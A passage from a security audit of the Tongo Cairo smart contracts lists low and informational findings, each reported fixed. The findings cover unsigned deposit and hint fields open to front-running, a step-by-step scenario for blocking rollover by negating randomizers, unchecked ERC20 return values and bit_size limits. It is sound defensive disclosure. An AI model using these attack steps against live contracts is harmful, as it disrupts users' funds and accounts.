Impact. The lack of an explicit range check can lead to unintended behavior, such as users withdrawing significantly larger amounts than intended. This could result in incorrect balances or operational issues. While the `u64` cast mitigates some risks, it does not ensure correctness or prevent future issues if the contract logic changes.

Recommendation. It is recommended to add an explicit range check for the `amount` parameter in the `fund`, `withdraw`, and `ragequit` functions to ensure it is within the intended bit size and less than the curve order.

Client Response. Fixed in https://github.com/fatlabsxyz/tongo/pull/122/commits/57069cb9a95267ae485e646467a5f5dbe6579340.

#05 - Fund Operation Is Vulnerable to Front-Running and Account Poisoning

Severity: Low **Location:** packages/contracts/src/tongo/Tongo.cairo

Description. In the `fund` operation, the depositor's address is not signed by the account's private key. This allows an attacker to front-run the transaction and deposit from another account, potentially poisoning the target account. Since the depositor's address is not authenticated, the contract cannot verify that the deposit originated from the intended account.

Impact. While it does not directly compromise the security of the contract, it can lead to account poisoning, where unauthorized deposits are made to an account. This could disrupt the account's intended state or create operational inefficiencies for the account owner.

Recommendation. It is recommended to require the depositor's address to be signed by the account's private key to ensure that only authorized deposits are accepted.

Client Response. Fixed in https://github.com/fatlabsxyz/tongo/pull/122/commits/f1e786a76d86a8e0a3eeeeafe87235e26de8e4e7.

#06 - Hint Manipulation and Staleness Issues

Severity: Low **Location:** packages/contracts/src/tongo/Tongo.cairo

Description. In Tongo operations, the `hint` parameter is not signed by the account's private key. This allows the transaction sender to modify the `hint` arbitrarily. In a blockchain context, the attacker can front-run the transaction to change `hint`. While the `hint` is not enforced by the contract, this behavior undermines the property that "an honest user can ensure its hint is valid."

Additionally, in the `rollover` operation, the `hint` can become stale if another user sends tokens to the account immediately before the rollover transaction. This could lead to discrepancies between the `hint` and the actual state of the account.

Impact. The lack of signature validation for `hint` allows unauthorized modification by the transaction sender. Stale hints in the `rollover` operation could result in incorrect assumptions about the account's state, potentially causing operational inefficiencies or errors.

Recommendation. Consider signing the `hint` with the account's private key to ensure its integrity and prevent unauthorized modifications. It is recommended to document the limitations and expected behavior of the `hint` parameter to ensure developers and users are aware of its properties and potential issues.

Client Response. Fixed in https://github.com/fatlabsxyz/tongo/pull/122/commits/f1e786a76d86a8e0a3eeeeafe87235e26de8e4e7.

#07 - Rollover Process Can Be Temporarily Blocked if the Randomizer Is Known to the Attacker

Severity: Low **Location:** packages/.../common/cipherbalance.cairo

Description. The `add` and `subtract` functions in the `CipherBalance` struct will revert if the resulting randomizer is the zero point. This behavior can be exploited by an attacker to temporarily block the rollover process for an account.

```
/// Returns a new CipherBalance which componentes are the product of the components of
the two
/// given CipherBalances.
/// Homomorphically, if the two given CipherBalances where encrypted under the same
PubKey, the
/// result is a valid CipherBalance of the sum of the amounts ciphered the inputs,
under the
/// same PubKey.
fn add(self: CipherBalance, cipher: CipherBalance) -> CipherBalance {
    let (L_old, R_old) = self.points();
    let (L, R) = cipher.points();
    let L = (L + L_old).try_into().unwrap();
    let R = (R + R_old).try_into().unwrap();
    CipherBalance { L: L, R: R }
}

/// Returns a new CipherBalance which componentes are the divistion of the components
of the two
/// given CipherBalances.
/// Homomorphically, if the two given CipherBalances where encrypted under the same
PubKey, the
/// result is a valid CipherBalance of the difference of the amounts ciphered in each
of the
/// inputs, under the same PubKey.
fn subtract(self: CipherBalance, cipher: CipherBalance) -> CipherBalance {
    let (L_old, R_old) = self.points();
    let (L, R) = cipher.points();
    let L = (-L + L_old).try_into().unwrap();
    let R = (-R + R_old).try_into().unwrap();
    CipherBalance { L: L, R: R }
}
```

Consider the following scenario for a new account:

1. The account owner executes a `fund` operation. The randomizer in the balance cipher becomes public (e.g., `'fund' as felt252 + 1`).
2. An attacker transfers some amount to this account, setting the randomizer in the `transferBalance` to `-('fund' as felt252 + 2)`. This results in the randomizer in the pending balance being `-('fund' as felt252 + 1)`, which is the negation of the randomizer in the balance.
3. When the account owner attempts to execute a rollover to add the pending balance to the balance, the operation will fail because the sum of the randomizers will be zero,

causing the `add` function to revert.

This issue can be exploited when the randomizer in the balance and pending balance is known by the attacker. For example, the account only receives tokens from the attacker, as the attacker would then know the randomizer and could repeatedly exploit this behavior.

Note this is only a temporary block. The account owner can resolve this issue by sending tokens to itself to reset the randomizers.

Impact. An attacker can temporarily block the rollover process for an account by manipulating the randomizer values. This could disrupt normal account operations and prevent the account owner from consolidating their balances. While the block is temporary, it could still cause inconvenience and operational delays for the affected user.

Recommendation. It is recommended to modify the `add` and `subtract` functions in `CipherBalance` to handle the zero randomizer case gracefully, rather than reverting. For example, consider normalizing or resetting the randomizer in such cases. Alternatively, consider documenting the behavior of the randomizer and its role in the `CipherBalance` operations to ensure developers and users are aware of its implications.

Client Response. Fixed in https://github.com/fatlabsxyz/tongo/pull/122/commits/9b2cc3085847142 72cc3df06bfc235c68133d087.

#08 - ERC20 Transfer Functions Do Not Check Return Values

Severity: Low **Location:** packages/contracts/src/tongo/Tongo.cairo

Description. The `ERC20.transfer` and `ERC20.transfer_from` functions in the Tongo contract do not check the return values of the calls to ensure the transfers were successful. While the OpenZeppelin ERC20 implementation reverts on failure, not all ERC20 implementations follow this behavior. Some tokens return `false` on failure instead of panicking. If the return value is not verified, the contract may incorrectly assume the transfer succeeded, leading to potential inconsistencies or unexpected behavior.

Impact. Failure to check the return value of `ERC20.transfer` and `ERC20.transfer_from` can result in undetected transfer failures. This could lead to incorrect balances and unfulfilled transfers when Tongo wrapping non-standard ERC20 tokens that do not revert on failure.

Recommendation. It is recommended to verify the return value of `ERC20.transfer` and `ERC20.transfer_from` to ensure the transfer was successful. For example:

```
let success = ERC20.transfer_from(sender, recipient, amount);
assert(success, "ERC20 transfer_from failed");
```

Client Response. Fixed in https://github.com/fatlabsxyz/tongo/pull/122.

#09 - Bit Size Should Be Restricted to Avoid Field Range Issues

Severity: Informational **Location:** packages/contracts/src/tongo/Tongo.cairo

Description. The `bit_size` parameter is not currently restricted to a safe range. Allowing `bit_size` to be too close to the field range can lead to potential issues, such as unintended underflows or edge-case behavior in arithmetic operations. For example, if `bit_size` is set close to `251`, the underflow may still be in range in the `transfer` operation.

Impact. While it does not directly compromise security, unrestricted `bit_size` values could lead to operational inefficiencies or subtle bugs in edge cases. Restricting `bit_size` to a safer range would improve the robustness of the contract.

Recommendation. It is recommended to restrict `bit_size` to a safe range, such as `bit_size <= 128`, to ensure it remains well below the field range.

Client Response. Fixed in https://github.com/fatlabsxyz/tongo/pull/122/commits/522b0be480c2ca2f545db9d21c17372e3be79597.

#0a - Redundant POE Check in Withdraw and Transfer Verification

Severity: Informational **Location:** tongo/packages/contracts/src/verifiers

Description. In the withdraw and transfer verification on the Cairo contract, there is one redundant check to prove the knowledge of private key x such that $Y = G[x]$ where Y is the public key of the user performing the action.

This is due to the use of `verifyOwnership` and `same_encrypt_unknown_random_verify` which internally perform the same proof-of-knowledge check: $G[s_x] = A_x + Y[c]$, as shown in the example snippet below:

```
pub fn verify_withdraw(inputs: InputsWithdraw, proof: ProofOfWithdraw) {
    let prefix = inputs.compute_prefix();
    let c = proof.compute_challenge(prefix);

    let g = EcPointTrait::new_nz(GEN_X, GEN_Y).unwrap();

    verifyOwnership(inputs.y, proof.A_x, c, proof.sx);

    let (L0, R0) = inputs.currentBalance.points_nz();
    let L0 = L0.into() - g.into().mul(inputs.amount);

    let (rangeInputs, rangeProof) = proof.range.to_she_proof(inputs.bit_size, prefix);
    let V = range_verify(rangeInputs, rangeProof).expect('Failed Range  proof for V');

    let inputs = SameEncryptionUnknownRandomInputs {
        L1: L0.try_into().unwrap(),
        R1: R0,
        L2: V,
        R2: proof.R_aux.try_into().unwrap(),
        g,
        y1: inputs.y.try_into().unwrap(),
        y2: generator_h(),
    };

    let proof = SameEncryptionUnknownRandomProof {
        Ax: proof.A_x.try_into().unwrap(),
        AL1: proof.A.try_into().unwrap(),
        AL2: proof.A_v.try_into().unwrap(),
        AR2: proof.A_r.try_into().unwrap(),
        c,
        sb: proof.sb,
        sx: proof.sx,
        sr2: proof.sr,
    };
    same_encrypt_unknown_random_verify(inputs, proof).expect('Failed ZK proof');
}
```

Impact. This redundancy does not affect the soundness of the verification logic but introduces unnecessary computation and code duplication. The same cryptographic relation is verified twice, which slightly increases verification cost.

Recommendation. We suggest to remove the check of `verifyOwnership()`, as it is already covered indirectly within `same_encrypt_unknown_random_verify()`.

Client Response. Fixed in https://github.com/fatlabsxyz/tongo/pull/122/commits/263bc0cd470bd69fc240bc09ee3f4c15984fbcbb.